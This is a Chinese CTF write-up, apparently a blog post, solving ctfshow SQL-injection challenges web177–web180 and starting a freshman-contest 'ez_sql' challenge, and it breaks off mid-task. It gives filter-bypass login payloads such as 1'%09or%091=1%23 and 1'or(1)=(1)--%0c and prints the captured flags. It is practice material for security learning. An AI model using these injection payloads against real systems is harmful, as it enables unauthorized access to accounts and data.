
尝试了几次,发现过滤了空格和注释符,可以用/* * /和%23来绕过

万能密码直接拿下flag:ctfshow{32388178-1f91-4abe-b6c6-60276cacc557}
web178
进入靶场

又是过滤,尝试了一会发现过滤了空格、*、注释符、可以用%09代替空格,用%23代替注释符,直接构造payload:

1'%09or%091=1%23
万能密码,然后拿到flag:ctfshow{b49399a2-aac2-43a7-bd08-2b6fb3ed2737}
web179
进入靶场

和之前一样,过滤了某种参数,经过几番尝试,发现空格的几种绕过都被过滤了,我想到可以用()括号绕过,直接构造payload:
1'or(1=1)%23
拿下这题

flag:ctfshow{0e6526bc-6b5e-4593-87ff-1320c0d0c1f9}
web180
进入靶场


经过大量测试,发现%0c没有被过滤直接构造payload:
1'or(1)=(1)--%0c
拿到flag:ctfshow{53ad81d0-00cd-41f1-9bbd-bca472ead84c}
[2022 新生赛]ez_sql
进入靶场

题目要用安全的方式传参,并告诉我参数是nss,我用get传参试了一下

被告知要用安全的方式传参,于是我想到post传参试试
